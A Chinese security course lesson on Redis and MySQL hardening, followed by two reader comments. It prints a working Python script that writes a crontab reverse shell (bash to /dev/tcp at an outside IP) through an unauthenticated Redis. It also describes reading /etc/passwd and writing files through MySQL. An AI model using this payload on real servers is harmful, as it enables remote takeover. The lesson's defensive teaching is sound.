

16 | 数据库安全：数据库中的数据是如何被黑客拖取的？

2020-01-17 何为舟

安全攻防技能30讲

[进入课程 >](#)



讲述：何为舟

时长 13:02 大小 10.46M



你好，我是何为舟。

说到数据库，你肯定会说：“数据库是我最熟悉的工具了。利用它，我能够设计复杂的表结构、写出炫酷的 SQL 语句、优化高并发场景下的读写性能。”当然，我们的日常工作离不开数据库的使用。而且，数据库中储存的大量机密信息，对于公司和用户都至关重要。

那关于数据库的安全你知道多少呢？你知道数据库是如何进行认证的吗？使用数据库交换数据的过程是安全的吗？假如黑客连入了数据库，又会发生什么呢？



今天，我就以两种比较常见的数据库 Redis 和 MySQL 为例，来和你一起探讨数据库的安全。

Redis 安全

我们首先来看 Redis。我们都知道，Redis 是一个高性能的 KV 结构的数据库。Redis 的设计初衷是在可信的环境中，提供高性能的数据库服务。因此，Redis 在设计上没有过多地考虑安全性，甚至可以说它刻意地牺牲了一定的安全性，来获取更高的性能。

那在安全性不高的情况下，黑客连入 Redis 能做什么呢？最直接的，黑客能够任意修改 Redis 中的数据。比如，通过一个简单 FLUSHALL 命令，黑客就能够清空整个 Redis 的数据了。

复杂一些的，黑客还可以发起权限提升，通过 Redis 在服务器上执行命令，从而控制整个服务器。但是，Redis 本身不提供执行命令的功能，那么黑客是如何让 Redis 执行命令的呢？我们一起来看一下具体的代码流程。


 复制代码

```
1 r = redis.Redis(host=10.0.0.1, port=6379, db=0, socket_timeout=10)
2 payload = '\n\n*/1 * * * * /bin/bash -i >& /dev/tcp/1.2.3.4/8080 0>&1\n\n'
3 path = '/var/spool/cron'
4 name = 'root'
5 key = 'payload'
6 r.set(key, payload)
7 r.config_set('dir', path)
8 r.config_set('dbfilename', name)
9 r.save()
10 r.delete(key) # 清除痕迹
11 r.config_set('dir', '/tmp')
```

针对这个过程，我来详细解释一下，你可以结合代码来看。

黑客连入 Redis。

黑客写入一个任意的 Key，对应的 Value 是想要执行的命令，并按照 Crontab 的格式进行拼接。代码如下：

 复制代码

```
1 */1* * * * * /bin/bash -i >& /dev/tcp/1.2.3.4/80800>&1
```

黑客调用 config_set 方法，就是通过 Redis 的 CONFIG 命令，将 Redis 数据持久化的目录修改成 /var/spool/cron。

黑客调用 save 方法，通过 Redis 的 SAVE 命令，发起 Redis 的数据持久化功能。最终，Redis 将数据写入到 /var/spool/cron 中。写入的文件效果如下：

```
[root@localhost cron]# cat /var/spool/cron/root
REDIS0009 redis-ver5.0.7
redis-bits0 ctimeD^used-mem
aof-preamble payload:
*/1 * * * * /bin/bash -i >& /dev/tcp/1.2.3.4/8080 0>&1
n$}[root@localhost cron]#
```

Crontab 对于无法解析的数据会直接跳过，因此，开头和结尾的乱码不会影响 Crontab 的执行。最终，Crontab 会执行到 Value 中对应的命令。

这样一来，黑客就“聪明”地利用 Redis 保存文件的功能，修改了 Crontab，然后利用 Crontab 执行了命令。

那么，我们该如何对 Redis 进行安全防护呢？这里就需要提到我们前面讲过的“黄金法则”和“最小权限原则”了。

首先，从认证上来说，Redis 提供了最简单的密码认证功能。在 Redis 的配置文件中，只要增加一行 requirepass 123456，我们就能够为 Redis 设置一个密码了。但是，这里有两点需要你注意。

Redis 的性能很高，理论上黑客能够以每秒几十万次的速度来暴力猜测密码。因此，你必须设置一个足够强的密码。我比较推荐随机生成一个 32 位的“数字加字母”的密码。而且 Redis 的密码直接保存在配置文件当中，你并不需要记忆它，需要的时候直接查看就好了。

Redis 是为了高性能而设计的。之所以 Redis 默认不配置密码，就是因为密码会影响性能。按照我之前的测试，加上密码之后，Redis 的整体性能会下降 20% 左右。这也是很多开发和运维，明明知道 Redis 有安全风险，仍然保持无密码状态的原因。所以，是否给 Redis 设置密码，还需要你根据实际情况进行权衡。

其次是进行授权。尽管 Redis 本身不提供授权机制，但是我们仍然可以通过“重命名”来间接地实现授权功能。我们可以在 Redis 的配置文件中加入 `rename-command CONFIG pUVEYEvdaGH2eAHmNFCdH8Qf9vOej4Ho`，就可以将 CONFIG 功能的关键词，变成一个随机的字符串，黑客不知道这个字符串，就无法执行 CONFIG 功能了。而且，你仍然可以通过新的命令，来正常的使用 CONFIG 功能，不会对你的正常操作产生任何影响。

现在，你应该已经知道在认证和授权上，我们能使用的防护手段了。那在审计上，因为 Redis 只提供了基本的日志功能（日志等级分为：Debug、Verbose、Notice 和 Warning），实用信息不多，也就没有太多的应用价值。

除了认证和授权，如果你还想要对 Redis 中的数据进行加密，那你只能够在客户端中去集成相应的功能，因为 Redis 本身不提供任何加密的功能和服务。

最后，我们还要避免使用 ROOT 权限去启动 Redis，这就需要用到“最小权限原则”了。在前面命令执行的例子中，黑客是通过 Redis 的保存功能，将命令“写入 Crontab”来实现的命令执行功能。而“写入 Crontab”这个操作，其实是需要 ROOT 权限的。因此，我们以一个低权限的用户（比如 nobody）身份来启动 Redis，就能够降低黑客连入 Redis 带来的影响了。当然，Redis 本身也需要保存日志和持久化数据，所以，它仍然需要写入日志文件的权限（小于 ROOT 权限）来保证正常运行。

总结来说，Redis 是一个极度看重性能的数据库，为了性能舍弃掉了部分的安全功能。我们可以通过“增加密码”“使用最小权限原则”和“授权”的方式，在一定程度上提升 Redis 的安全性。但是，这些防护手段更多的是一种缓解机制，为了保证安全性，我们最好是只在可信的网络中使用 Redis。

MySQL 安全

讲到这里，你现在应该也能总结出，黑客攻击数据库的主要方式，除了执行各种命令对数据库中的数据进行“增删改查”，就是在连入数据库后，通过各种手段实现命令执行，最终控制整个服务器。

那在 MySQL 中，黑客的攻击方式又有什么不同呢？

因为 MySQL 的功能十分强大，自身就提供了和本地文件交互的功能。所以，通过 `LOAD DATA INFILE`，MySQL 可以读取服务器的本地文件；通过 `SELECT ... INTO DUMPFILE`，

MySQL 也能够将数据写入到本地文件中。因此，在黑客连入 MySQL 之后，通过读文件的功能，黑客就能够对服务器的任意文件进行读取，比如敏感的 `/etc/passwd` 或者应用的源代码等；通过写文件的功能，则可以仿照 Redis 修改 Crontab 的原理，实现命令执行的功能。

相比于 Redis，MySQL 是一个比较成熟的数据库工具，自身的安全性就很高，所以通过正确地配置 MySQL 的安全选项，我们就能够获得较高的安全保障。

那么，MySQL 在黄金法则和加密上，分别提供了哪些功能呢？

MySQL 提供了多用户的认证体系，它将用户的相关信息（认证信息、权限信息）都存储在了 `mysql.user` 这个系统表中。利用这个系统表，MySQL 可以通过增删改查操作，来定义和管理用户的认证信息、权限列表等。

除此之外，在认证上，MySQL 还提供了比较完善的密码管理功能，它们分别是：

- 密码过期，强制用户定期修改密码；

- 密码重用限制，避免用户使用旧的密码；

- 密码强度评估，强制用户使用强密码；

- 密码失败保护，当用户出现太多密码错误的尝试后锁定账户。

那么，通过这些密码管理的机制，你就能够拥有一个相对安全的认证体系了。

在多用户的认证体系中，授权是必不可少的。那 MySQL 中的授权机制是怎样的呢？

 复制代码

```
1 GRANT ALL PRIVILEGES ON db.table TO user@"127.0.0.1" IDENTIFIED BY "password"
```

我们通过修改权限的 GRANT 命令来具体分析一下，MySQL 授权机制中的主体、客体和请求。

主体 (`user@"127.0.0.1" IDENTIFIED BY "password"`)：MySQL 的主体是通过用户名、IP 和密码这三个信息组合起来进行标记的。

客体 (db.table)：MySQL 的客体是数据库和表。

请求 (ALL PRIVILEGES)：MySQL 将请求的类型定义成了特权 (PRIVILEGES)。常见的特权有 INSERT、DELETE 等增删改查操作（如果你想要了解其他更细粒度的特权，可以在 [官方文档](#) 中进行查看）。

除此之外，MySQL 也定义了 ROLE 的概念，你可以基于这个功能，去实现 role-BAC 机制。

虽然和 Redis 一样，MySQL 本身也不提供审计功能。但是，MySQL 可以通过第三方插件，来提供审计的服务。比如 McAfee 提供的 [mysql-audit](#) 以及 [MariaDB Audit Plugin](#)。这些插件能够自动收集必要的 MySQL 操作信息，并推送到你的 ELK 等日志集群中，方便你进行持续的审计操作。

在加密方面，MySQL 既提供传输过程中 SSL (Security Socket Layer) 加密，也提供存储过程中硬盘加密。

我们首先来看 MySQL 的 SSL 加密功能。开启 SSL 功能，需要在配置文件中配置如下命令：

```
1 [mysqld]
2 ssl-ca=ca.pem
3 ssl-cert=server-cert.pem
4 ssl-key=server-key.pem
```

 复制代码

但是，这些配置并不能强制客户端使用 SSL 连接。想要杜绝全部非安全连接的话，我们可以在配置文件中添加 `require_secure_transport=ON`，来进行强制限制。

接着，我们来看，MySQL 中提供的硬盘加密功能。硬盘加密过程主要涉及两个密钥，一个主密钥和一个表密钥。表密钥由 MySQL 随机生成，通过主密钥进行加密后，存储在表头信息中。因此，每一个表格都拥有不同的密钥。

MySQL 的加密功能是由 `keyring_file` 这个插件来提供的。需要注意的是，当 `keyring_file` 第一次启动的时候，它会生成一个主密钥文件在当前的系统中。你一定要备份这个密钥文

件，因为它一旦丢失，数据库中的全部数据，都将因为无法解密而丢失。

现在，你应该了解了，MySQL 在黄金法则上都提供了哪些功能。接下来，我们再来看“最小权限原则”。

和 Redis 一样，MySQL 也需要避免以 ROOT 权限启动。不一样的是，MySQL 默认提供了这样的能力，当我们在 Linux 中通过 mysqld 来启动 MySQL 进程的时候，mysqld 会自动的创建一个具备最小权限的 mysql 用户，并赋予这个用户对应日志文件的权限，保证 MySQL 拥有必要的最小权限。

总之，MySQL 是一个非常成熟的数据库工具，它提供了完整的安全功能。通过对认证、授权、审计和加密功能的正确配置，你就能够迅速提升 MySQL 的整体安全性。

总结

今天，我们以 Redis 和 MySQL 这两种比较典型的数据库为例，对它们的安全性，以及攻破后能产生的危害进行了分析。在这里，我把安全防护的关键内容总结了一张表格，希望能够帮助你加深理解。

数据库	危害	认证	授权	审计	加密
Redis	数据CIA破坏、 写文件、 命令执行	密码：不区分用户	通过重命名 来模拟授权	简单日志	不提供
MySQL	数据CIA破坏、 读写文件、 命令执行	密码：多用户体系、 提供密码管理功能	基于用户名、密码 和IP的授权	简单日志、 可以引入 审计插件	SSL传输加密、 存储加密

 极客时间

通过对这两种数据库的分析，我们知道，数据库面临的威胁不止存在于数据本身，也会影响到数据库所在的服务器。在数据库本身的安全防护上，我们可以通过对“黄金法则”的运

用，在认证、授权、审计和加密方面，为其设置一定的保护能力。同时，为了避免数据库对服务器的衍生影响，我们也应该落实“最小权限原则”，避免以 ROOT 权限去启动数据库服务。

当然，目前成熟的数据库产品肯定不止这两种。但是，我希望通过对这两种数据库的安全分析，让你掌握数据库安全的主要内容，在实际工作中，能够做到活学活用，自主去分析你用到的数据库。

思考题

最后，让我们来看一道思考题。

在实际工作，除了 Redis 和 MySQL，你还会用到哪些数据库？你可以思考一下，这些数据库有哪些安全事项呢？你可以按照我给出的表格，试着总结出相关的安全防护手段。

欢迎留言和我分享你的思考和疑惑，也欢迎你把文章分享给你的朋友。我们下一讲再见！

点击查看 

来参加打卡，攻克 工作中 80% 的安全问题



PC端用户扫码参与



新版升级：点击「 请朋友读」，20位好友免费读，邀请订阅更有**现金**奖励。

© 版权归极客邦科技所有，未经许可不得传播售卖。页面已增加防盗追踪，如有侵权极客邦将依法追究其法律责任。

上一篇 15 | Docker安全：在虚拟的环境中，就不用考虑安全了吗？

下一篇 17 | 公有云服务安全：五个公有云服务上，不会出现“未授权”吗？

精选留言 (2)

写留言



小晏子

2020-01-17


试着分析下当前mongodb的安全性，这个很早之前出了很大的安全性问题，现在早已修复，那么现在它提供了哪些安全保障呢，看了一点资料分析一下。

认证：

mongoDB提供了很多认证方法，有SCRAM-SHA-1，即Salted Challenge Authentication Mechanism，是基于文本的用户名密码方式，传输的时候通过TLS加密。MongoDB-...

展开 ∨

作者回复: 其实大部分数据库的安全性都很好，只是很多人不会用或者不关注，而导致安全问题的出现。



2



leslie

2020-01-17

mysql的问题和解决方案在关系型数据库都有类似的操作，如：oracle、sql server、sybase，都能找到差不多的方式；今天的梳理其实漏了老师之前讲过的安全方式-存储过程同样可以提高安全性。

redis的问题在no sql数据库方面都有类似的问题。记得老师之前课程有提过redis登陆之后 su -s /bin/redis-server nobody。 ...

展开 ∨



1